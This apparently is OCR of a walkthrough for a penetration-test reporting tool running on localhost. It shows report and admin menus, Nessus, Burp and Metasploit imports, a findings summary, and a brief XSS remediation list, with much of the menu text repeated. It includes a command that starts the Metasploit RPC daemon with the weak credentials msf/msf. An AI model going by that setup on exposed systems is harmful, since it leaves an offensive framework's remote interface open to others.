
Proof


Remediation


The following is recommended to remediate XSS vulnerabilities:


- Never trust user input
- Never insert untrusted data except in allowed locations
- HTML escape before inserting untrusted data into HTML element content
- Use whitelists in place for Black lists for input filtering



Not Secure | localhost:8443/report/8/additional_features
List Reports
New Report
Findings Database
Administration
TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Upload New Attachment
List Attachments
METASPLOIT DATA MANAGEMENT
Hosts
Vulnerabilities
Services
ADDITIONAL
Additional Features
Additional Features
Edit User Defined Variables
Export Current Report (Warning: Attachments must be exported separately)
Export Attachments
Restore Attachments
Configure a Metasploit RPC Connection
Auto Add Vulnerabilities from Metasploit DB
Auto Add Findings from a Nessus XML (Deprecated - Use MSF RPC)
Auto Add Findings from a Burp XML scanner report
Generate Status Report
Generate Text Only Status Report
Generate Findings CSV (Pipe Delimited)
Generate AsciiDoc of Current Findings
Generate Presentation from Report
Generate Presentation to PDF (NOTE: Print and Save to PDF to view)
Export Presentation to HTML



Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ msfrpcd -U msf -P msf --ssl
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC backgrounding at 2020-03-10 18:28:19 +0530...
[*] MSGRPC background PID 81269



List Reports
New Report
Findings Database
TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Upload New Attachment
List Attachments
METASPLOIT DATA MANAGEMENT
Hosts
Vulnerabilities
Services
ADDITIONAL
Additional Features
Remember to start your metasploit RPC daemon by running the following command in your terminal:
Metasploit RPC Settings
Specify the metasploit RPC settings for this report.
IP Address
127.0.0.1
Port
55553
Username
msf
Password
Workspace
default
Save
Cancel



Not Secure
localhost:8443/report/8/additional_features
List Reports
New Report
Findings Database
Administration
TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Upload New Attachment
List Attachments
METASPLOIT DATA MANAGEMENT
Hosts
Vulnerabilities
Services
ADDITIONAL
Additional Features
Additional Features
Edit User Defined Variables
Export Current Report (Warning: Attachments must be exported separately)
Export Attachments
Restore Attachments
Configure a Metasploit RPC Connection
Auto Add Vulnerabilities from Metasploit DB
Auto Add Findings from a Nessus XML (Deprecated - Use MSF RPC)
Auto Add Findings from a Burp XML scanner report
Generate Status Report
Generate Text Only Status Report
Generate Findings CSV (Pipe Delimited)
Generate AsciiDoc of Current Findings
Generate Presentation from Report
Generate Presentation to PDF (NOTE: Print and Save to PDF to view)
Export Presentation to HTML



TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Upload New Attachment
List Attachments
Auto Add Findings from Nessus XML
Upload Nessus XML File (Nessusv2 only).
Choose file
No file chosen
Upload
Cancel


TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Auto Add Findings from Burp scanner report (XML only)
Upload burp scanner report file (XML only).
Choose file
sample.xml
Upload
Cancel


TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Upload New Attachment
List Attachments
METASPLOIT DATA MANAGEMENT
Hosts
Vulnerabilities
Services
ADDITIONAL
Additional Features
ENABLED PLUGINS
Current Findings
Critical: 1
High: 0
Moderate: 3
Low: 4
Cross Site Scripting (XSS)
Critical
SSL certificate
Moderate


Not Secure | localhost:8443/admin/add_...
List Reports
New Report
Findings Database
Administration
Consultant Information
ADMIN USER MENU
Add User
List Users
ADMIN REPORT TEMPLATE MENU
Add Report Template
List Report Templates
PLUGIN MENU
Enable/Disable
Add/Edit User
Username
Password (Not required for AD Auth Type)
Authorization Type
AD
User Level
User
Modify
Cancel


Not Secure | localhost:8443/admin/list_u...
List Reports
New Report
Findings Database
Administration
Consultant
ADMIN USER MENU
Add User
List Users
ADMIN REPORT TEMPLATE MENU
Add Report Template
List Report Templates
PLUGIN MENU
Enable/Disable
Current Users
Username
Level/Authentication Type
Actions
admin
Administrator / Local
harry
User / Local


Not Secure
localhost:8443/admin/templates
List Reports
New Report
Findings Database
Administration
Consultant Information
ADMIN USER MENU
Add User
List Users
ADMIN REPORT TEMPLATE MENU
Add Report Template
List Report Templates
PLUGIN MENU
Enable/Disable Plugins
Administrator Specific Plugins
MAINTENANCE MENU
Current Templates
Report Type
Description
Template Type
Default CVSS Report
Default CVSS Report
Report Template
Default CVSSv3 Report
Default CVSSv3 Report
Report Template

The End!!!